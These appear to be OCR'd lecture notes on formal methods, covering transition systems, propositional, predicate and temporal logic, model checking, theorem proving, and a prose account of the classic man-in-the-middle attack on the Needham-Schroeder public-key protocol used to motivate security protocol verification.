
So we now describe the behavior of the components each one of them as a TS. By looking the controller the initial state is the state 1 and what the controller expects to happen is the "gc" event, so it waits for the "gc" event to occur. After the card has been read by the reader the controller wants to read some information: it is a single transition but indeed it corresponds to a multiplicity of events that will have different transitions. Then, the information can be "*valid*" or "*invalid*". If what is read from the card is not valid an error will be displayed and the controller will request the card to be ejected and will display again the home page.



By looking at the card reader, the initial state is "0" which means that the reader is empty. The user can insert the card and when it is, we go to state "1". From this state the card reader will lock the card and inform the controller that a card has been got. Note that after having inserted it, the user can still take the card but when the card has been locked the user is no more able to get the card. Then, when the card is in the reader then it is possible to read it (not enabled on state 1). If the eject command is given from the controller to the card reader, then it goes to the state "3" so the card is eject and it is unlocked so that the user can take the card. If the user doesn't take the card and a timeout expires (another internally event of the card event) the card is being stored in state "4" and finally the event "stored card" is given to the controller and the initial state is reached again.

It is now possible to build the product TS.

The initial state of the overall TS will have an initial state that is made of two components: state 0 of the card reader and state 1 of the controller. And then, from this initial state there will be the possibility e.g., to have "ic" event which changes from state 0 state 1 the state of the card reader. Then, e.g., "gc" can happen and since it is the same on both components, both of them will move to the next state. The result is the one in the picture.



Concurrency tends to make the number of states/transitions explode. This is called **state explosion**. So, strategies are necessary to manage the issue.

Descriptive Formal Specifications

Now we move to the second type of technique to specify the behavior of the system, which is the descriptive style. In this case, if we want to give a rigorous representation but without specifying what happens in each state, a possible approach is to use **logic formulas** (*logic system*). Logic is used e.g., by mathematicians to prove theorems, but the same concept can be applied to different concepts. Different logics can be used for this purpose:

- The basics for other more specialized logics are
  - **Propositional logic**
  - **Predicate (I order) logic**
- **Temporal logics**
- **I order logics** (specializations of I order logic)

Propositional Logic

Starting from an example: $(P \wedge \neg Q) \Rightarrow \neg R$ it is possible to notice "and", "not", "implies" and the formula means that "P and not Q implies not R". In practice, propositional logic is the Boolean logic, where the operators are "and", "or", "not", plus some derived operators such "or" or "xor".

The syntax is:

$\boldsymbol{formula} ::= \boldsymbol{P} \mid \boldsymbol{Q} \mid \boldsymbol{R} \mid \ldots$ (Atomic propositions, represent something that can be true or false)
$\mid \neg \boldsymbol{formula}$ it is possible to combine atomic propositions using operators
$\mid \boldsymbol{formula} \vee \boldsymbol{formula}$
$\mid (\boldsymbol{formula})$ it is possible to also use parenthesis.

It is possible to express some operators as combination of others:

$$f1 \wedge f2 \equiv \neg\big((\neg f1) \vee (\neg f2)\big)$$
$$f1 \Rightarrow f2 \equiv (\neg f1) \vee f2$$
$$f1 \Leftrightarrow f2 \equiv (f1 \Rightarrow f2) \wedge (f2 \Rightarrow f1)$$

Then, there is also a **formal semantics** which is a way to give a precise meaning to these formulas. To give a meaning to propositional logic it is possible to define an **interpretation** of the logic. The semantics is defined by first defining a function that maps atomic propositions to the values false and true: $AP \rightarrow \{F, T\}$. It is needed to also know the meaning of "and", "or", "not" operators typically through **truth tables**.

Now we have a way to give a precise semantics for the logic. Given these tables and the interpretation of atomic proposition it is possible to tell if a formula is true or false. Generally, it is used the following annotation:

f1 f2	f1 ∨ f2
F F	F
F T	T
T F	T
T T	T

$$I \models f$$

Where "I" is the interpretation, "f" is the formula. It means that formula is true under the interpretation "I". If the interpretation is changed (e.g., the value of P, Q, R) the value may change (with the same interpretation the formula may become false and viceversa).

There are some formulas that are true or false independently of the interpretation of atomic propositions and they are called **tautology** (if always true) or **contradiction** (if it is always false). Some examples:

- **Tautology**: formula that is always true (independently of how APs are interpreted)
  - $Q \Rightarrow (P \Rightarrow Q)$ $\quad P \vee (\neg P)$
- **Contradiction**: formula that is always false (it is the negation of a tautology)
  - $P \wedge (\neg P)$

Another important concept related to any logic system is the concept of *satisfiability* which is related to the concept of *validity.*

- A formula is said **satisfiable** if it is true for at least one interpretation of Aps
- A formula is said **valid** if it is true for all interpretations of APs (i.e., it is a tautology)

Validity and satisfiability are related in this way:

$$f \text{ is valid } \Leftrightarrow \neg f \text{ is not satisfiable}$$

If the negation of the formula is not satisfiable it means that there is no interpretation of AP for which $\neg f$ is true, so that f is always true and $\neg f$ always false.

Predicate Logic (I order logic)

It is an extension of propositional logic where atomic propositions (APs) are replaced by **predicates** and there are new concepts of **constant**, **variable**, **function**, **relation** and the ∀ and ∃ **quantifiers** are introduced. An example is:

$$\forall\, k \left((1 \leq k \leq n) \Rightarrow \big(v(k) < v(k+1)\big) \right)$$

The syntax (formal definition) is:

$\boldsymbol{term} ::= \boldsymbol{a}$	the terms of formula are the **data** that can be constants or
$\mid \boldsymbol{x}$	variables but data can be obtained by
$\mid \boldsymbol{f}(\boldsymbol{term}, \dots, \boldsymbol{term})$	applying functions
$\mid (\ \boldsymbol{term}\ )$	

$\boldsymbol{atomic\ formula} ::= \boldsymbol{A}(\boldsymbol{term}, \dots, \boldsymbol{term})$ A is called predicate: a function that maps some data to T or F. A predicate also represents a **relation** on the data, since a relation is a set of tuples. For example, $1 \leq k \leq n$ are binary predicates that in this case apply to 1 and k (predicate is true if 1 is ≤ then k, otherwise is false). The atomic formula takes the same role that was taken by atomic predicates in propositional logic.

$\boldsymbol{formula} ::= \boldsymbol{atomic\ formula}$	Starting from atomic formulas it is possible to build, using Boolean
$\mid \neg \boldsymbol{formula}$	operators such as "not"
$\mid \boldsymbol{formula} \vee \boldsymbol{formula}$	or "and"
$\mid (\forall \boldsymbol{x})\ \boldsymbol{formula}$	and it is possible to introduce the forall quantifier, while existential
$\mid (\ \boldsymbol{formula}\ )$	quantifier can be derived from the universal quantifier

By looking again to the first example:

$$\forall\, k \left((1 \leq k \leq n) \Rightarrow \big(v(k) < v(k+1)\big) \right)$$

It is possible to distinguish two types of variables:

- **Free** variables: n is free since it is not quantified. More generally, Variables that do not occur in quantifiers are called *free*.
- **Bound** variables: k is bound since it is quantified "$\forall\, k$". More generally, the variables that occur in quantifiers are called *bound*.

Again, it is possible to define a **semantics**. To give a semantics we need to define an interpretation of the formula. In this case there are not just atomic propositions that can just be true or false but **data**:

- **Domain**: since data can take values, there will be a domain which can be anything and it is the *set of the possible values of terms*.
- **Interpretation of constants** $(function\ C \rightarrow D)$ function that maps each constant to an element of the domain
- **Interpretation of functions** $(function\ F \rightarrow fun(D))$ function that maps each function on a function in the domain
- **Interpretation of predicates** $(function\ P \rightarrow rel(D))$ maps each predicate on a relation of D
- **Interpretation of logical connectives:** same as in propositional logic
- **Interpretation of quantifiers** $(\forall\, x)f$ the formula f which can have the variable inside is true whatever is the value of "x". It means that if x is substituted in f with any value in the domain the formula will be true.

Given the meaning to the formula with an interpretation, it is possible to tell if formula is true or false (same as propositional logic).

In previous explanation we did not give an interpretation to variables. Of course, it is possible to do so, but it is different from a constant since it is something that can take any value. We say that those formulas can be:

- **Closed formulas**: without free variables. The interpretation maps each formula onto an element of $\{F, T\}$
- **Open formulas**: with n free variables. The Interpretation maps each formula onto a relation on D^n

Another possible formalization of a logic: A Formal System

A *formal system* (or a **Theory**) is used to prove theorems about formulas that are defined on large or infinite domains. The same approach can be used to prove in a formal way that something is true, related to a computational system. There is a different way to express the semantics with respect to the previous cases. By formal system we mean the combination of syntax and semantics. They are:

- A **formal language** composed of an alphabet of symbols and a set of well-formed formulas (what we already saw). The syntax (language) tells what formulas we can write (syntactically correct formulas)
- A **deductive apparatus** (or deductive system) is the way to give a meaning to formula. This is different from what we have seen. It is a set of **axioms**, that are formulas to which the true value is assigned axiomatically) and a set of **inference rules** where each one expresses that a certain formula is *direct consequence* of a certain other formula.

They are a sort of logic implication (If two formulas are true, then using a rule I can say that another formula is true). If there's no way to tell that formula is true, then it is false.

Example: A possible formal system for propositional logic (Lukasiewicz)

- **Formal language**
  - Propositional logic syntax, with the only two primitive operators $\Rightarrow \neg$
- **Deductive apparatus: Axioms**
  - A1 $P \Rightarrow (Q \Rightarrow P)$
  - A2 $\big(P \Rightarrow (Q \Rightarrow R)\big) \Rightarrow \big((P \Rightarrow Q) \Rightarrow (P \Rightarrow R)\big)$
  - A3 $(\neg Q \Rightarrow \neg P) \Rightarrow (P \Rightarrow Q)$
- **Deductive apparatus: Inference rules**
  - $\frac{P, P \Rightarrow Q}{Q}$ (*modus ponens*)

The fact that we defined the semantics in this alternative way (by means of a deductive apparatus) give the possibility to do the **proof** of a theorem.

Theorems and Proofs


A **proof** is a sequence of well-formed formulas $P_1, \ldots, P_n$ such that, for each i, P_i is an *axiom* or it is a direct consequence of some of the preceding formulas, according to an inference rule.

A **theorem** is a well-formed formula P such that there exists a proof that terminates with P.

In other words, if we find a sequence of formulas that starts from some axioms, we can add a formula to this list only if it is another axiom or a direct consequence according to some inference rules of one of preceding formulas. For example, I can start from an axiom P_1 and then I can put P_2 (which can be an axiom, or something derived from P_1) and so on until P_n. It is proved then that P_n is true. This list is a proof, and the theorem is P_n.

The fact that a formula is a theorem is written as $\vdash P$ which means that P Is a consequence of the Formal System axioms and rules (a theorem).

An example is shown in the picture. The theorem that we want to prove is that P implies itself ($P \Rightarrow P$). The 1. Is the axiom A1 of the previous example. The second formula is another axiom A2 with another substitution. Then, the third one comes from 1 and 2 by the inference rule, because the inference rule says that $\frac{P, P \Rightarrow Q}{Q}$ contains above of the bar what is assumed, while what stays below is what is implied. It means that if P is true and P implies Q is true, then also Q is true.



Temporal properties

Let's talk about other logic systems that are specializations of the one just seen. This is one that can reason about temporal properties. Proposition and predicate logics describe **static facts** (immutable in time). Instead, the facts related to a program execution or to a dynamic system are typically **time-varying.** If we refer to a particular state (e.g., the final state of a program run) static properties are adequate, otherwise temporal properties are necessary.

Some examples of temporal properties are:

- Referring to a program I can say that variable x takes positive value during the whole program execution.
  - It is different from saying that at the end of the program x is positive.
- It is not possible that, during any session of the ATM (i.e., between the time when the card is inserted and the time when the home page is displayed), a user gets money without having inserted the right pin code
- The time between the start of a purchase operation and the end of the same operation must be less than 30 seconds
  - In this case we have **quantitative time**, while in the other cases there's only something about time relations or ordering of events.

Some possible way to express these properties are:

- Use **predicate logic with a variable t** interpreted as *continuous* or *discrete* time
  - $\forall t\ (x(0) > 0 \Rightarrow x(t) > 0)$
  - Proving theorems with this approach becomes difficult
- Use a specialized logic: **temporal logic**

Temporal Logics

Extensions of classical logics that also let the temporal evolution of facts to be described. It can be defined in various ways:

- **Propositional** vs I order logic
- **Discrete** vs Continuous, **Implicit** vs Real, **Linear** vs Branching time
- **Event** vs **State**, Instant vs Interval, Past vs **Future** modalities


LTL (Linear Temporal Logic)

The main temporal operators of LTL are:


- O (X) **Next**
  - O f : f is true in the next state
- **[] (G) Always in the future (globally)**
  - [] f : f is true in all future states
- **◊ (F) Eventually in the future**
  - ◊ f : f is true at least in one future state
- **U Until**
  - $f_1\ U\ f_2$: f_1 keeps true until f_2 becomes true

Think at these operators as something that is added to what we have from the original logic system. We build this logic upon the propositional logic. In the picture there is a graphical representation of the meaning of these operators.


O f : f is true in next state




[] f : f is true in all future states



◊ f : f is true at least in one future state



f_1 U f_2 : f1 keeps true until f2 becomes true



The syntax of this logic is like the propositional logic with additions:

$formula ::= P \mid Q \mid R \mid \ldots$ (Atomic propositions)
$\mid \neg formula$
$\mid formula \vee formula$
$\mid \bigcirc\ \boldsymbol{formula}$
$\mid \boldsymbol{U\ formula}$
$\mid (\ formula\ )$

It is possible, again, to express some operators as combination of others:

$$f1 \wedge f2 \equiv \neg\big((\neg f1) \vee (\neg f2)\big)$$
$$\Diamond \mathbf{f} \equiv \mathbf{T\ U\ f}$$
$$[]\ \boldsymbol{f} \equiv \neg\Diamond\ \neg\mathbf{f}$$

The corresponding definition of semantics can be given by having a system that has a **state transition** model and uses **Kripke Structure** $K = (S, init, \rho, I)$. It is basically a **transition system** plus an interpretation of AP. I is the **interpretation of APs** $I: S\ x\ AP \rightarrow \{T, F\}$. It is not the same function as original propositional logic, but here as we have a dynamic system we need to *specify for each atomic proposition if it is true or false in each state*. Using this semantics, if we know that each AP is T/F in each state and how the system behaves (what are states and transitions) it is possible to tell if a formula f is true or false.

The TS is characterized by some possible linear sequences of states which are executions of the state machine. In practice the Kripke structure defines so called **paths** which are linear sequences of states bound by the transition relation ρ

Formula f is true for interpretation K if f is true for **each** path π of K (the structure). It is necessary to say that f needs to be true for each path.

$$(K \vDash f) \Leftrightarrow (\pi \vDash f \quad \text{for each path } \pi \text{ of } K)$$

We can express the semantics of each operator in the following way, given the interpretation of the AP. For each path π of $K = (S, init, \rho, I)$:

- $\pi \Vdash P$ if and only if P is true in **first** state of π according to I
  - *If we put an AP without any temporal operator it is interpreted as a formula that must hold in the initial state of the path.*
- $\pi \Vdash \bigcirc f$ if and only if f is true in the sub-path of π starting at **second** state of π
- $\pi \Vdash f_1\ U\ f_2$ if and only if f_1 is true for all sub-paths of π starting at **first k** states of π and f_2 is true for all sub-paths of π starting at states of π **after the first k**
- Boolean operators are interpreted by the usual truth tables.

Some examples of temporal logic formulas are:

- Variabile x has positive value during the whole program execution
  - [] x_positive (*propositional logic*)
  - $[]\ x > 0$ (*predicate logic*)
- Regarding the ATM example, after a card has been inserted, if the user does not remove the card, the card is stored by the card reader
  - $[]\ ((ic\ \wedge \neg(\Diamond\ tc)) \Rightarrow (\Diamond\ sc))$
  - It does not include quantitative time. To do so, we must use a variation of this logic.

Formal Verification Techniques

We will now learn how to exploit formal specifications to verify/make some check to our system. As we already discussed, formal verification can have different targets. One of the possible targets is to **verify formal specification self-consistency** which means that it is *well-formed* and has *no internal contradictions* (*satisfiability*).

If we use a set of logic formulas to express e.g., the properties of the system these can be checked by a syntactic check on the formula and by a **satisfiability** check, that is if we consider the set of these formulas and they must all be true, there must be at least one interpretation that makes the end of these formulas true. If this set of formulas is not satisfiable, then there is a **contradiction,** and it is a *bad specification*.

It is also possible to **compare different formal specifications** and it is typically done when we want to verify that two specifications are bound by a relation e.g., the requirements and design specifications are present, and we want to check that one does not contradict the other. For this purpose, we can use different types of relations: refinement, equivalence.

If the requirements specification is given as a set of formulas in a logic and the design specification is given by means of a state transition model, we want to **verify that a system specification satisfies some properties** (requirements).

Formal verification is something that is *challenging* because the behavior of a system is in general very complex. Apart from this, the state explosion can be so large that the number of states becomes infinite. Even if we put some bounds the number of different combinations of values and variables is so large that it is practically infinite. So, the point is that even if we consider verification problems that are apparently simple, e.g., "*does a C program always terminate?*" this is instead an **undecidable problem**.

Undecidable means that there is no algorithm that can *always answer* the question correctly (in finite time and using finite memory). Undecidable does <u>not</u> mean that an algorithm can never answer correctly specific instances of the question (using finite resources). It is possible to build an algorithm that can answer the question in some instances. For example, it is not possible to write an algorithm that reads a C program and tells that a program terminates or not, but it is possible to write an algorithm that reads a C program and tells in some cases that the program terminates or not and that answer is correct.

Even when decidable, a problem can be **too complex** to be solved in reasonable time and space (algorithms may not scale). Possible ways out are:

- **Semi-decision procedures**: algorithm that takes a decision but not for all inputs (sometimes tells "I don't know")
- **Abstractions**: we know that with formal verification we are based on formal models that are abstractions of reality. They can be more or less abstract. One way is to make the model more abstract by disregarding some details of the real system that are not relevant. In this way it may become decidable or in any case the complexity decreases.
- **Approximate/non-exhaustive modelling/analysis:** more like the case of an algorithm that gives a wrong answer, but in a controlled way. It is possible to create a model that is not properly precise in describing what happens in reality, but with some deviations (similar to abstraction but we simply disregard some behaviors).

There is also a different approach alternative to formal verification called **correctness by construction** (rather than correctness analysis). The idea is that instead of building a system and then verifying that it satisfies some properties, the system is built using a particular procedure that gives the formal assurance that the result will satisfy the property.

We will focus on one type of formal verification, that is to verify that a formal model satisfies some formal properties, in particular the case where the system is represented by a state transition model and the properties are represented using temporal logics. The logic language will use a **deductive system** and an **interpretation** (which is also called **Model**).

Given these semantics of the logic language, it is possible to use two approaches for formal verification:


- **Model Checking**
- **Theorem Proving**

Model Checking

With model checking there are the following **inputs**:

- A model M (which is an *interpretation*)
- A property f (which is a well-formed formula in the formal system)

Those inputs are given to the model checker that will answer the following question: "*does the interpretation M satisfy the formula?*" or in other words "Is the formula f true under the interpretation M?". The model checker can be used for any type of logic system. There are 2 possible outcomes:



- **True**: yes, the formula is true under this interpretation
- **False**: it is not true. Model checker tells also *why* it is false by giving a **counterexample**. It gives evidence that the formula is not always true with the given interpretation.

An example with **propositional logic** is the following:

- The instance of the problem gives **two atomic propositions**: *P and Q*.
- The **model** is: $M: P = T$ (P is true, about Q don't say anything)
- The **formula** is: $f = P \vee \neg Q$ (P or not Q)
- If this input is given to a model checker, the output will be **true**. This is because it is enough for P to be true to make the formula true.


If, instead, we give these inputs:

- The **model** is: $M: P = F$
- The **formula** is: $f = P \vee \neg Q$ (P or not Q)
- The output in this case will be **false** and will give back a counterexample saying that if $Q = T$ formula is not true.

Let's see now an example for a TL Model Checking that is the Kripke Structure that is a state transition model with values of atomic prepositions in each state and the formula is a temporal logic formula.

In this case inputs are:


- The **model** is: Kripke Structure K
- The **formula** is: TL formula f



The answer, again will be:

- **True**: formula is true for all possible executions of this transition system
- **False**: the **counterexample** here will be a *run* π *of* K that does not satisfy f (i.e., such that $\pi \not\models f$)

Theorem Proving



The other approach is theorem proving, which is totally different from the previous one. This can be used to prove mathematical theorems. As most of the interesting systems that we use in mathematics have properties that are undecidable, what happens is that many of these theorem provers are interactive, that is they can also use **human assistance** (but there are also automatic theorem provers). If the problem is undecidable, the theorem prover sometimes will not succeed to give an answer.

The inputs of the theorem prover are:

- The **theory** T of the formal system: axioms, inference rules
- The **formula** f to be proved, which is a well-formed formula in the formal system


The outputs can be:

- **Yes**: in this case it will also give a **proof**. In fact, it can say yes only if it finds a proof
- **Proof not found**: if the proof is not found the theorem prover doesn't know if the property is yes or not, since even if it did not find it may exist.

It is different from the model checker since it does not give proofs if the formula is true.

In other words, theorem prover verifies the **validity** of f for all interpretations, by finding a proof.

Let's use a theorem prover for **verifying Dynamic Systems Properties (TL)**. We want to use it with a model that is a state transition system and a formula that is a temporal logic formula.



In this case the verification tools do something like the picture on the right. They start from the state transition model with interpretation of atomic prepositions (*K*) and from this the tools generates a set of axioms and rules. In practice, they transform the state transition model into a deductive system made of axioms and rules. These are put together with other axioms and rules that are those of the *temporal logic*. In the end we have a new formal system that is given to theorem prover. Of course, we also give the formula. The outcome of the theorem prover is the same as explained before.

The transformation applied on K if it is made in the correct way then when there is a YES, it means that f is true in the system. If it is not made in the correct way, then there's no correspondence of f on system.

For this reason, we introduce two concepts by splitting the correctness in two parts:

- The theory that comes from the state transition model is **sound** with respect to the interpretation K if *for each theorem f, if it is a theorem in the formal system, f is also true in this interpretation ($K \models f$)*
- The theory that comes from the state transition model is **complete** with respect to the interpretation K if for each formula f that is true with this interpretation ($K \models f$), f is a theorem.

So, we can say that:

- If the theory is **sound and complete** with respect to the interpretation K:
  - $\vdash f \Leftrightarrow K \models f$
  - Proving that f is a theorem is equivalent to saying that formula f is true with this interpretation
- If the theory is **sound but not complete** with respect to the interpretation K:
  - $\vdash f \Rightarrow K \models f$
  - If the theorem prover says yes and shows a proof, we're sure that the formula f is true with this interpretation, but we don't have the opposite implication. It is possible that formula is true with this interpretation, but f is not a theorem in the formal system.

The practical implication is that you may find that the theorem prover will tell that there is no proof, but indeed the formula is true (even if the problem is decidable). For this reason, there are tools that use theorem proving with sound and complete transformations and others that have sound but not complete transformation.

The most important property is **soundness,** because if we have it we can tell what is interesting to us: the proof is valid for our system.

Model Checking vs Theorem Proving

In the picture there is a comparison between the two approaches. The model checking provides a proof of non-validity (the counterexample) while theorem proving provides a proof of validity. Model checking can be applied directly to an interpretation, while theorem proving requires the generation of the theory (that could not be sound and complete, but only sound). Both can tell with certainty if property is true (the validity). In case a proof is not found, nothing is known with theorem proving, while on the other side there is the counterexample.

Model Checking	Theorem Proving
Provides a proof of non-validity (counter-example)	Provides a proof of validity
Cab be applied directly to an interpretation	Requires generation of theory
Both can tell with certainty if property is true (validity)	
	If proof is not found, nothing is known

We said that some properties are undecidable, but how can a model checker always tell "yes" or "no" if the property to be checked is undecidable? There may be some instances of the problem in which the model checker cannot tell it. In fact, they are characterized in being able to give an answer **only if the system is finite** (in this case all properties are decidable). If system is not finite (some dimensions of the system are unbounded) and the problem is not decidable, the model checker may **run forever or it may tell that it has not found an answer**.

Techniques for Model Checking: State Exploration for Dynamic Systems

Model checking uses a technique called **state exploration** (state transition model and temporal logic properties). Using this technique, the model checker **explores all states/runs of the model** looking for violations of the property. If **violation** is **found** the property is *false* and the state/run where the violation has been found is the counterexample. If **violation is not found,** then: if states/runs have been explored exhaustively (possible only for finite-state models) → property is *true*; If states/runs have not been explored exhaustively → property *may be true* (but we have no certainty).

There are different ways this exploration can be done:

- **Explicit**: generate explicitly each state and each run
- **Symbolic**: more sophisticated technique that represents sets of states and transitions in a more compact way

A special case of state exploration is **reachability analysis,** and we can use it when the property to be checked is a simple temporal property $[]P$ (where P is a simple case) and it means that P must hold in all states. It is enough to generates all states and check in each state if formula is true or false.

Limitations of state explorations are:

- Can be applied only if the number of states/transitions is **finite** and not too large
    - However, there are techniques to reduce the model checking of an infinite-state system to the model checking of a finite one (**abstraction**)
- For concurrent systems, the complexity grows exponentially with respect to the number of parallel components (state explosion)

Techniques for Theorem Proving

It does not suffer from this state explosion problem because it takes a totally different approach. We have again different techniques, and we distinguish two classes of tools:

- **Proof Assistants (interactive TP)**
    - Interactive tool that performs some parts of the search for a proof automatically, but for other parts it requires human assistance. It e.g., can check the correctness and completeness of the proof developed by the user. Some examples: Coq, HOL, PVS
- **Automated Theorem Provers**
    - Can find a proof *autonomously* by applying tactics and other strategies (e.g., resolution), but they may not terminate or not succeed. Some examples: SETHEO, Vampire

Another technique for theorem proving is **logic programming**. It is a way to write a formal system (a theory) using a program. In logic programming, when you write a program, you write the definition of a formal system (axioms and inference rules). Some examples of programming languages are Prolog, Datalog. By using logic programming there are restrictions on how to write formal system. A common way is to use a form of inference rules known as **Horn clauses**:


- $(P_1 \wedge P_2 \wedge \dots P_n) \Rightarrow Q$ *implication clause* (and of some propositions implies another proposition)
- P fact (a proposition is a fact)

By writing the formal system in this way, then when you run the program and give it a logic formula, it will tell if the formula is true and there is a proof.

Security Protocol Verification

Security Protocols


Security protocols are the protocols that we use to achieve some security goals such as: authentication, key exchange, data integrity, confidentiality, ... Generally, these protocols use cryptography to achieve these goals. Protocols are typically used by applications, that typically calls a protocol to achieve a security goal. Sometimes an application simply uses a protocol, in other cases the protocol is part of the application itself (e.g., an application that performs checking of user credentials. It is a security-related operation which is performed by the application itself. Even in this case we say that application is applying a security protocol to achieve is goal. If the password is stored in a database in an hashed form, then the cryptographic function used is a hash). These protocols are not only the classic authentication protocols (such as TLS) but there are many types of protocols.




These protocols use two types of services from the OS: *communication primitives* and *cryptographic primitives* (not necessarily from the OS). Our focus is not here but on the protocol itself. Primitives used by cryptographic protocols are well standardized and the implementations are commonly available as libraries.

Example: Needham-Shroeder Public-key Authentication (1978)

It is a protocol that was designed in 1978 and it was believed secure for years. It is the ancestor of other protocols that have been derived from it after having fixed the bug that affected this protocol. A MITM attack was found on this protocol, thanks to the use of formal methods applied to this protocol. The protocol is simple: its aim is to establish mutual authentication between two parties and A, B are the honest participants in the protocol. To establish the mutual authentication (and so the *shared secret*) A sends to B the message $\{A, N_A\}_{KB}$ which contains the identity (A) and a nonce N_A which should remain secret, and both are encrypted using the public key of B K_B. In this way only B should be able to decrypt this message, since only B knows the corresponding secret key. So, B will receive and decrypt the message, and then it will answer to A with another message $\{N_A, N_B\}_{KA}$ that will contain another nonce N_B but also the nonce of A N_A encrypted using the public key of A K_A (so that only A can decrypt the message). A knows also from this message that B received the previous message since it includes an information from the first message. A will send one last message to B just to acknowledge that A received the message from B, since it includes the nonce generated from B.



An attack is possible on this protocol, if we consider not just one single session but more then one. In this scenario there is a MITM named E ("Eve"). A want to start a session with E. E receives the message from A and decrypts it. Now E must answer to A, but it exploits the session with A to trick B into thinking that it will interact with A while indeed B will interact with E. In the message for B, E includes the entity of A and the nonce that he received from A. B will answer normally and E will send this message to A so that A will answer with the N_B to E so that E can send it back to B. The result is that B doesn't know that



E is in the middle and B thinks that session has been started with A. What is worse is that in this case E also knows the secret that will be used later to interact with B that is he knows N_A and N_B.

Security Protocols: Challenges

Verifying security protocols is challenging for several reasons. We said that in general formal verification is challenging, for security protocols the challenges come from especially two aspects of these protocols:

- **Concurrent sessions**: in previous example the fact that we can have multiple concurrent sessions gives the attacker the possibility to attack the protocol. It is possible to have as many sessions as wanted, since there are no bounds on the number of sessions. System is theoretically infinite states.
- **Attackers can behave in any way**: it means that they can create any kind of message (complex as wanted) in order to create new messages.

